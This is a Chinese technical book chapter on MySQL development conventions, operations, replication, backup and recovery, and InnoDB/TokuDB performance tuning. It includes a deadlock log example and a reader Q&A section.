关于使用 `datetime` 和 `timestamp`, 现在在 5.6.4 版本之后又有了变化, 如下表所示。使用二者来存储时, 它们在存储空间方面的差距越来越小, 而 `datetime` 本身的存储范围就比 `timestamp` 大很多, 且 `timestamp` 只能存储到 2038 年。

Data Type	Storage Required Before MySQL 5.6.4	Storage Required as of MySQL 5.6.4
<code>YEAR</code>	1 byte	1 byte
<code>DATE</code>	3 bytes	3 bytes
<code>TIME</code>	3 bytes	3 bytes + fractional seconds storage
<code>DATETIME</code>	8 bytes	5 bytes + fractional seconds storage
<code>TIMESTAMP</code>	4 bytes	4 bytes + fractional seconds storage

4. 索引规范

- 单个索引字段数不超过 5, 单表索引数量不超过 5, 索引设计遵循 B+Tree 索引最左前缀匹配原则。
- 选择区分度高的列作为索引。
- 建立的索引能覆盖 80% 主要的查询, 不求全, 解决问题的主要矛盾就好。
- DML 要和 `order by`、`group by` 字段建立合适的索引。
- 避免索引的隐式转换。
- 避免冗余索引。

关于索引规范, 一定要记住索引这个东西是一把双刃剑, 在加速读的同时也引入了很多额外的写入和锁, 降低了写入能力, 这也是为什么要控制索引数的原因。之前看到过不少人给表里每个字段都建了索引, 其实这可能对查询起不到什么作用。

冗余索引示例:

- `idx_abc(a,b,c)`。
- `idx_a(a)`冗余。
- `idx_ab(a,b)`冗余。

隐式转换示例:

字段: `remark varchar(50) NOT Null`

```
MySQL>SELECT id,gift_code FROM gift WHERE deal_id=640 AND remark=115127;1
row in set (0.14 sec)
```

```
MySQL>SELECT id, gift_code FROM pool_gift WHERE deal_id=640 AND
remark='115127';
```

```
1 row in set (0.005 sec)
```


字段定义为 `varchar` 类型，但传入的值是 `int` 类型，就会导致全表扫描，这要求程序端做好类型检查。

5. SQL 类规范

- 建议尽量不使用存储过程、触发器、函数等，减少维护成本和性能隐患。
- 避免使用大表的 JOIN，MySQL 优化器对 JOIN 优化策略过于简单。
- 避免在数据库中进行数学运算和其他大量计算任务。
- SQL 合并，主要是指 DML 时多个 `value` 合并，减少和数据库交互。
- 合理的分页，尤其大分页。
- 如果 UPDATE、DELETE 语句不使用 LIMIT，在 Statement 日志格式下容易造成主从不一致。

5.3.3 数据库运维规范

1. 运维规范主要内容

- SQL 审核，DDL 审核和操作时间，尤其是 OnlineDDL。
- 高危操作检查，Drop 前做好数据备份。
- 权限控制和审计。
- 日志分析，主要是指 MySQL 慢日志和错误日志。
- 高可用方案。
- 数据备份方案。

2. 版本选择

- MySQL 社区版，用户群体最大。
- MySQL 企业版，收费。
- Percona Server 版，新特性多。
- MariaDB 版，国内用户不多。

建议选择优先级为：MySQL 社区版 > Percona Server > MariaDB > MySQL 企业版。

不过现在如果大家使用 RDS 服务，基本还是以社区版为主。

3. Online DDL 问题

原生 MySQL 执行 DDL 时需要锁表，且在锁表期间业务无法写入数据，这对服务影响


很大，MySQL 对这方面的支持比较差。大表做 DDL 对 DBA 来说是很痛苦的，相信很多人都经历过。如何做到 Online DDL，这个问题是不是就无解了呢？当然不是！

下面的表格里提到的 Facebook OSC 和 5.6 原生 OSC 目前也是 2 种比较靠谱的方案。

	Facebook OSC	5.6 OSC	Oracle
实现原理	触发器+change log	内部记录 change log	存储格式支持
实现效果	不锁表		不需要拷贝数据
优点	通用，支持多种 DDL 在线操作		快速，副作用少
缺点	性能有一定损失，加字段时间长 (CPU/IO 负载增加 20%，4.8G+400insert/s)		不能通用 存在一定技术风险（存储格式支持）

MySQL 5.6 的 OSC 方案还是解决不了 DDL 时到从库延时的问题，所以现在建议使用 Facebook OSC，这种思路更优雅。

下图展示了 Facebook OSC 的思路。



后来 Percona 公司根据 Facebook OSC 思路，用 Perl 重写了一版，就是我们现在用的很多的 pt-online-schema-change，软件本身非常成熟，支持目前主流版本。

使用 pt-online-schema-change 的优点有：

- 无阻塞写入。
- 完善的条件检测和延时负载策略控制。


值得一提的是，腾讯互娱的 DBA 在内部分支上也实现了 Online DDL，之前测试过确实不错，速度快，原理是通过修改 InnoDB 存储格式来实现。

使用 pt-online-schema-change 的限制有：

- 改表时间会比较长（和直接 alter table 改表相比）。
- 修改的表需要有唯一键或主键。
- 在同一端口上的并发修改不能太多。

4. 可用性

关于可用性，我们来分享一种无缝切主库方案，如下图所示。可以用于日常切换，使用思路也比较简单。



在正常条件下如何无缝去做主库切换，核心思路是让新主库和从库停在相同位置，主要依赖 `slave start until` 语句，结合双主结构，考虑自增问题。

MySQL 集群方案：


- 集群方案主要讲述如何组织 MySQL 实例。
- 主流方案核心依然采用 MySQL 原生的复制方案。
- 原生主从同步肯定存在着性能和安全性问题。

MySQL 半同步复制：

现在也有一些在理论上可用性更高的方案。

- Percona XtraDB Cluster（在没有足够把控力度的情况下不建议上）。
- MySQL Cluster（官方支持，不过实际用的不多）。
- Group Replication（MySQL 官方以后主推的多主集群同步方案）。



下图的框内是目前大家使用得比较多的部署结构和方案。当然异常层面的 HA 也有很多第三方工具支持，比如 MHA、MMM 等，推荐使用 MHA。



5. Sharding 拆分问题

- Sharding is very complex, so it's best not to shard until it's obvious that you will actually need to!
- Sharding 是按照一定规则数据重新分布的方式。
- 主要解决单机写入压力过大和容量问题。
- 主要有垂直拆分和水平拆分两种方式。
- 拆分要适度，切勿过度拆分。
- 有中间层控制拆分逻辑最好，拆分过细会造成管理成本很高。
- 综和业务性能和服务器硬件性能。

曾经管理的单表最大 60 亿以上，单表数据文件大小 1TB 以上，人有时候就要懒一些。下面是水平拆分和垂直拆分的示意图。



6. 数据库备份

首先要保证的，最核心的是数据库数据安全性。在数据安全都保障不了的情况下谈其他的指标（如性能等），其实意义就不大了。

备份的意义是什么呢？数据恢复！数据恢复！还是数据恢复！

目前备份方式的几个纬度：

- 全量备份 VS 增量备份。
- 热备 VS 冷备。
- 物理备份 VS 逻辑备份。
- 延时备份。
- 全量 binlog 备份。

建议方式：

- 热备+物理备份。
- 核心业务：延时备份+逻辑备份。
- 全量 binlog 备份。

借用一下某大型互联网公司做的备份系统数据：一年 7000 次以上扩容，一年 12 次以上数据恢复，日志量每天 3TB，数据总量 2PB，每天备份数据量百 TB 级，全年备份 36 万次，备份成功了 99.9%。

主要做的几点有：

- 备份策略集中式调度管理。
- xtrabackup 热备。
- 备份结果统计分析。
- 备份数据一致性校验。
- 采用分布式文件系统存储备份。

备份系统采用分布式文件系统原因：

- 解决存储分配的问题。
- 解决存储 NFS 备份效率低下问题。
- 存储集中式管理。
- 数据可靠性更好。

使用分布式文件系统优化点有：

- Pbzip 压缩，降低多副本存储带来的存储成本，降低网络带宽消耗。
- 元数据节点 HA，提高备份集群的可用性。
- erasure code 方案调研。

7. 数据恢复方案

目前的 MySQL 数据恢复方案主要还是基于备份来恢复, 可见备份的重要性。比如我今天 15 点删除了线上一张表, 该如何恢复呢? 首先确认删除语句, 然后用备份扩容实例启动, 假设备份时间点是凌晨 3 点, 就还需要把凌晨 3 点到现在关于这个表的 binlog 导出来, 然后应用到新扩容的实例上, 确认好恢复的时间点, 然后把删除表的数据导出来应用到线上。

5.3.4 性能优化


1. 复制优化

MySQL 复制:

- 是 MySQL 应用得最普遍的应用技术, 扩展成本低。
- 逻辑复制。
- 单线程问题, 从库延时问题。
- 可以做备份或读复制。

问题有很多, 但基本能解决问题。


下图是 MySQL 复制原理图, 右边被框住的向上的箭头就是 MySQL 一直被人诟病的单线程问题。



单线程问题也是 MySQL 主从延时的重要原因之一, 单线程解决方案有下面这几种:


- 官方 5.6 以上版本原生多线程同步方案。
- Tungsten 为代表的第三方并行复制工具。
- Sharding。

下图是 MySQL 5.6 版本目前实现的并行复制原理图，是基于库级别的复制，所以如果你只有一个库，使用这个意义不大。




当然 MySQL 也认识到 5.6 版本这种并行的瓶颈所在，所以在 5.7 版本引入了另外一种并行复制方式，基于 logical timestamp 的并行复制，并行复制不再受限于库的个数，效率会大大提升。

下图展示了 5.7 版本的 logical timestamp 的复制原理。




刚才我也提到 MySQL 原来只支持异步复制，它的数据安全性是非常差的，所以后来引入了半同步复制，从 5.5 版本开始支持。

下页中的第一张图展示了原生异步复制和半同步复制的区别。可以看到半同步通过从库返回 ACK 这种方式确认从库收到数据，数据安全性大大提高。



在 5.7 版本之后，半同步也可以配置你指定多个从库参与半同步复制，如下图所示，之前版本都是默认一个从库。



对于半同步复制效率问题有一个小的优化，就是使用 5.6 版本以上的 MySQLbinlog 以 daemon 方式作为从库，同步效率会好很多。

关于更安全的复制，MySQL 5.7 版本也是有方案的，方案名叫 Group replication 官方多主方案，基于 Corosync 实现。

2. 主从延时问题

原因：一般都会做读写分离，其实从库压力反而比主库大或者是从库读写压力大非常容易导致延时。

解决方案如下所示：

- 首先定位延时瓶颈。
- 如果是 I/O 压力，可以通过升级硬件解决，比如替换 SSD 等。
- 如果 I/O 和 CPU 都不是瓶颈，非常有可能是 SQL 单线程问题，解决方案可以考虑刚才提到的并行复制方案。
- 如果还有问题，可以考虑 Sharding 拆分方案。

提到延时不得不提到很坑人的 Seconds Behind Master，使用过 MySQL 的读者应该很熟悉。这个值的源码里算法如下。

```
long
```

```
time_diff=((long)(time(0)-mi->rli.last_master_timestamp)-mi->clock_diff_
with_master);
```

通过 Seconds Behind Master 来判断延时其实不可靠，在网络抖动或者一些特殊参数配置情况下，这个值可能是 0。但其实延时很大。通过 heartbeat 表插入时间戳这种机制判断延时更靠谱。

复制时要注意的点有：

- binlog 格式，建议都采用 row 格式，数据一致性更好。
- Replication filter 应用。

主从数据一致性问题：

- row 格式下的数据恢复问题。


3. InnoDB 优化

成熟开源事务存储引擎，支持 ACID，支持事务四个隔离级别，更好的数据安全性，高性能高并发，MVCC，细粒度锁，支持 O_DIRECT。

主要优化参数：

- innodb_file_per_table=1。
- innodb_buffer_pool_size，根据数据量和内存合理设置。
- innodb_flush_log_at_trx_commit=0 1 2，一般设置为 2 即可满足。
- innodb_log_file_size，可以适当设置大一些。
- innodb_page_size，一般在压缩时使用。
- innodb_flush_method=O_DIRECT。
- innodb_undo_directory，可以把 undo 文件单独放到高速设备（5.6 版本以上）。
- innodb_buffer_pool_dump_at_shutdown 可以用于数据预热（5.6 版本以上）。
- innodb_undo_log_truncate，支持对单独存储的 undo 文件进行压缩（5.7 版本以上）。

下图是 5.5 版本 4GB 的 redo log 和 5.6 版本设置大于 4GB redo log 文件性能对比，可以看出稳定性更好了。更大的 innodb_log_file_size 设置还是很有意义的。



InnoDB 中比较好的特性如下所示：

- Bufferpool 预热和动态调整大小，动态调整大小需要 5.7 版本支持。

- page size 自定义调整, 适应目前硬件。
- InnoDB 压缩, 大大降低数据容量, 一般可以压缩 50%, 节省存储空间和 IO, 用 CPU 换空间。
- Transportable tablespaces, 迁移 ibd 文件, 用于快速单表恢复。
- memcached API、full text、GIS 等。

InnoDB 在 SSD 上的优化:

- 在 5.5 版本以上, 提高 `innodb_write_io_threads` 和 `innodb_read_io_threads`。
- `innodb_io_capacity` 需要调大。
- 日志文件和 redo 放到机械硬盘, undo 放到 SSD, 建议这样做, 但必要性不大。
- atomic write, 不需要 Double Write Buffer。
- InnoDB 压缩。
- 单机多实例。

也要搞清楚 InnoDB 的哪些文件是顺序读写的, 哪些是随机读写。

随机读写:

- `datadir`。
- `innodb_data_file_path`。
- `innodb_undo_directory`。

顺序读写:

- `innodb_log_group_home_dir`。
- `log-bin`。

InnoDB VS MyISAM:


- 数据安全性至关重要, InnoDB 完胜, 曾经遇到过一次 90G 的 MyISAM 表 repair, 花了两天时间, 如果在线上几乎不可忍受。
- 并发度高。
- MySQL 5.5 版本默认引擎改为 InnoDB, 标志着 MyISAM 时代的落幕。

TokuDB:


- 支持事务 ACID 特性, 支持多版本控制 (MVCC)。
- 基于 Fractal Tree Index, 非常适合写入密集场景。
- 高压缩比, 原生支持 Online DDL。
- 主流分支都支持, 收费转开源。目前可以和 InnoDB 媲美的存储引擎。

目前主流使用 TokuDB, 主要是看中了它的高压缩比, TokuDB 有 3 种压缩方式: quicklz、zlib、lzma, 压缩比依次增高。现在很多使用 zabbix 的后端数据表都采用的是 TokuDB, 它的写入性能好, 压缩比高。

下图是我之前做的测试对比和 InnoDB。



下图是 sysbench 测试和 InnoDB 性能对比图，可以看到 TokuDB 在测试过程中写入稳定性是非常好的。



TokuDB 存在的问题：

- 官方分支还没做好很好的支持。
- 热备方案问题，目前只有企业版才有。
- 还是有 Bug 的，版本更新比较快，不建议在核心业务上用。

比如我们之前遇到过一个問題：TokuDB 的内部状态显示上一次完成的 checkpoint 时间是“Jul 17 12:04:11 2014”，写下本节的时候距离当时都快 5 个月了，结果堆积了大量 redo log 不能删除，后来只能重启实例，结果重启还花了七八个小时。

4. MySQL 优化相关的 case

Query cache, MySQL 内置的查询加速缓存，理念是好的，但设计不够合理，有点过时。

锁的粒度非常大, MySQL 5.6 默认已经关闭

When the query cache helps, it can help a lot. When it hurts, it can hurt a lot.

明显前半句已经没有太大用处, 在高并发下非常容易遇到瓶颈。

关于事务隔离级别, InnoDB 默认隔离级别是可重复读级别, 如下图所示, 当然 InnoDB 虽然是设置的可重复读, 但是也是解决了幻读的, 建议改成读已提交级别, 可以满足大多数场景需求, 有利于更高的并发, 修改 transaction-isolation。

隔离级别	脏读	不可重复读	幻读
读未提交 (Read uncommitted)	V	V	V
读已提交 (Read committed)	X	V	V
可重复读 (Repeatable read)	X	X	V
可串行化 (Serializable)	X	X	X

下图是一个比较经典的死锁 case, 有兴趣的读者可以测试一下。

	Session1	Session2
1		insert into t3 (id1) values(10);
2	insert into t3 (id1) values(10);	insert into t3 (id1) values(9);
3	ERROR 1213 (40001): Deadlock found when trying to get lock; try restarting transaction	

```
测试版本5.5.31
CREATE TABLE `t3` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `id1` int(11) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `id1` (`id1`)
) ENGINE=InnoDB AUTO_INCREMENT=4 DEFAULT CHARSET=utf8
```

隔离级别: REPEATABLE-READ

死锁信息

140714 11:21:28

*** (1) TRANSACTION:

TRANSACTION F08, ACTIVE 7 sec inserting

mysql tables in use 1, locked 1

LOCK WAIT 2 lock struct(s), heap size 376, 1 row lock(s), undo log entries 1

MySQL thread id 3, OS thread handle 0x4176f940, query id 76 localhost

myadmin update

insert into t3 (id1) values(10)

*** (1) WAITING FOR THIS LOCK TO BE GRANTED:

RECORD LOCKS space id 8 page no 4 n bits 72 index `id1` of table `test`.`t3` trx

id F08 lock mode S waiting

Record lock, heap no 2 PHYSICAL RECORD: n_fields 2; compact format; info

bits 0

0: len 4; hex 8000000a; asc ;;

1: len 4; hex 00000001; asc ;;

*** (2) TRANSACTION:

TRANSACTION F07, ACTIVE 17 sec inserting

mysql tables in use 1, locked 1

3 lock struct(s), heap size 376, 2 row lock(s), undo log entries 2

MySQL thread id 2, OS thread handle 0x418e9940, query id 77 localhost

myadmin update

insert into t3 (id1) values(9)

*** (2) HOLDS THE LOCK(S):

RECORD LOCKS space id 8 page no 4 n bits 72 index `id1` of table `test`.`t3` trx

id F07 lock_mode X locks rec but not gap

Record lock, heap no 2 PHYSICAL RECORD: n_fields 2; compact format; info

bits 0

0: len 4; hex 8000000a; asc ;;

1: len 4; hex 00000001; asc ;;

*** (2) WAITING FOR THIS LOCK TO BE GRANTED:

RECORD LOCKS space id 8 page no 4 n bits 72 index `id1` of table `test`.`t3` trx

id F07 lock_mode X locks gap before rec insert intention waiting

Record lock, heap no 2 PHYSICAL RECORD: n_fields 2; compact format; info

bits 0

0: len 4; hex 8000000a; asc ;;

1: len 4; hex 00000001; asc ;;

*** WE ROLL BACK TRANSACTION (1)

5. 关于 SSD

关于 SSD，还是提一下吧。某知名大 V 说过“最近 10 年对数据库性能影响最大的是闪存”，稳定性和性能可靠性已经得到大规模验证，多块 SATA SSD 做 Raid5，推荐使用。采用 PCIe SSD，主流云平台都提供 SSD 云硬盘支持。

6. 单表 60 亿

最后说一下大家关注的单表 60 亿行记录问题，表里数据也是线上比较核心的。

先说一下当时情况，表结构比较简单，都是 `bigint` 这种整型，索引比较多，应该有 2~3 个，单表行数 60 亿以上，单表容量 1.2TB 左右，当然内部肯定是有碎片的。

历史遗留问题也是它的形成原因，按照我们前面讲的开发规范，这个应该早拆分了，当然不拆也是因为下面这几个原因：

- 性能未遇到瓶颈（主要原因）。
- DBA 比较“懒”。
- 想看看 InnoDB 的极限，挑战一下。不过风险也是很大的，想想如果在一个 1.2TB 表上加个字段加个索引，那感觉绝对酸爽。还有就是单表恢复的问题，恢复时间不可控。

我们后续做的优化，采用了刚才提到的 TokuDB，单表容量在 InnoDB 下有 1TB 以上，使用 TokuDB 的 lzma 压缩到 80GB，压缩效果非常好。这样也解决了单表过大恢复时间问题，也支持 online DDL，基本达到我们预期。

本节讲的主要针对 MySQL 本身优化和规范性质的东西，还有一些比较好的运维经验，希望大家能有所收获。本节这些内容是为后续数据库做平台化的基础。

5.3.5 疑问与解惑

Q: `use schema;select*from table;`和 `select*from schema.table;`这 2 种写法有什么不一样吗？会对主从同步有影响吗？

对于主从复制来说，在执行效率上差别不大，不过在使用 `replication filter` 时，这种情况需要小心，应该使用 `Replicate_Wild_Ignore_Table` 这种参数，如果使用 `Replicate_Ignore_Table`，第 1 种方式同步会有问题，过滤不起作用。

Q: 对于用于 MySQL 的 SSD, 在测试方式和 SSD 的参数配置方面, 有没有好的建议? 主要针对 SSD 的配置。

关于 SATA SSD 配置参数, 建议使用 Raid5, 想更保险可使用 Raid50, 更土豪的话可使用 Raid 10。

下图是主要的参数优化, 性能提升最大的是第 1 个修改调度算法。

```
echo noop/deadline > /sys/block/[device]/queue/scheduler
echo 0 > /sys/block/[device]/queue/add_random
echo 2 > /sys/block/[device]/queue/rq_affinity(CentOS 6.4以上)
echo 0 > /sys/block/[device]/queue/rotational
文件系统关闭barrier
```

Q: 数据库规范已制订好, 如何保证开发人员必须按照规范来开发?

关于数据库规范实施问题, 也是有 2 个方面吧。首先, 定期给开发培训开发规范, 让开发能更了解。其次, 还是在流程上规范, 比如把我们日常通用的建表和字段策略固化到程序, 做成自动化审核系统。这 2 方面结合起来效果会比较好。

Q: 如何最大程度地提高 Innodb 的命中率?

这个问题的前提是你的数据要有热点, 读写热点要有交集, 否则命中率很难提高。在有热点的前提下, 也要求你的内存足够大, 能够存更多的热点数据。尽量不要做一些可能污染 bufferpool 的操作, 比如全表扫描。

Q: 主从复制的情况下, 如果有 CAS 这样的需求, 是不是只能强制连主库? 因为有延迟的存在, 如果读写不在一起的话, 会有脏数据。

如果有 CAS 需求, 确实还是直接读主库好一些, 因为异步复制还是会有延迟的。只要 SQL 优化得比较好, 读写都在主库也没有什么问题。

Q: 关于开发规范, 是否有必要买国标?

这个国标是什么东西, 不太了解。不过从字面看, 国标应该也是偏学术方面的, 在具体工程实施时未必能用好。

Q: 主从集群能不能再细化一点?

看具体哪方面吧。主从集群的每个小集群一般都采用一主多从方式, 每个小集群对应特定的一组业务。监控备份和 HA 都是在每个小集群中实现。

Q: 如何跟踪数据库 table 某个字段值发生变化?

追踪字段值变化可以通过分析 row 格式 binlog 好一些。比如以前同事就是通过自己开发的工具来解析 row 格式 binlog, 跟踪数据行变化。

Q: 对超大表水平拆分, 在使用 MySQL 中间件方面有什么建议和经验可分享?

对于超大表水平拆分, 我们在中间件上的经验不是很多, 早期人肉搞过几次。也使用过自己研发的数据库中间件, 不过线上应用的规模不大。在目前众多的开源中间件里, 360 的 atlas 还不错的, 他们公司内部应用得比较多。

Q: 我们用的 MySQL Proxy 做读负载, 但是少量数据压力下并没有负载, 请问有这回事吗?

少量数据压力下, 并没有负载, 这个没测试过, 不好评价。

Q: 对于 binlog 格式, 为什么只推荐 row, 而不用网上大部分文章中推荐的 Mix?

这个主要是考虑到数据复制的可靠性, row 更好。Mixed 含义是指如果有一些容易导致主从不一致的 SQL, 比如包含 UUID 函数的这种, 转换为 row。既然要革命, 就搞得彻底一些。这种 Mix 的中间状态最坑人了。

Q: 读写分离, 一般是在程序里做, 还是用 Proxy? 如果用 Proxy, 一般用哪个?

这个还是独立写程序好一些, 与程序解耦方便后期维护。目前国内 Proxy 开源的比较多, 选择也要慎重。

Q: 我想问一下与 MySQL 线程池相关的问题, 什么情况下适合使用线程池? 相关的参数应该如何配置? 有没有这方面的最佳实践?

线程池这个我也没测试过。从原理上来说, 短链接更适合用线程池方式, 减少建立连接的消耗。这个方面的最佳配置, 我还没测试过, 后面测试如果有进展可以再聊聊。

Q: 像误删数据这种情况, 数据恢复流程是什么样的(从库也被同步删除的情况)?

具体要看你删除数据的情况, 如果只是一张表, 单表在几 GB 或几十 GB 数量级。如果能有延时备份, 对于数据恢复速度是很有好处的。恢复流程可以参考本节前面提到的部分。目前的 MySQL 数据恢复方案主要还是基于备份来恢复, 可见备份的重要性。比如我今天 15 点删除了线上一张表, 该如何恢复呢。首先确认删除语句, 然后用备份扩容实例启

动, 假设备份时间点是凌晨 3 点。就还需要把凌晨 3 点到现在关于这个表的 binlog 导出来, 然后应用到新扩容的实例上。确认好恢复的时间点, 然后把删除表的数据导出来应用到线上。

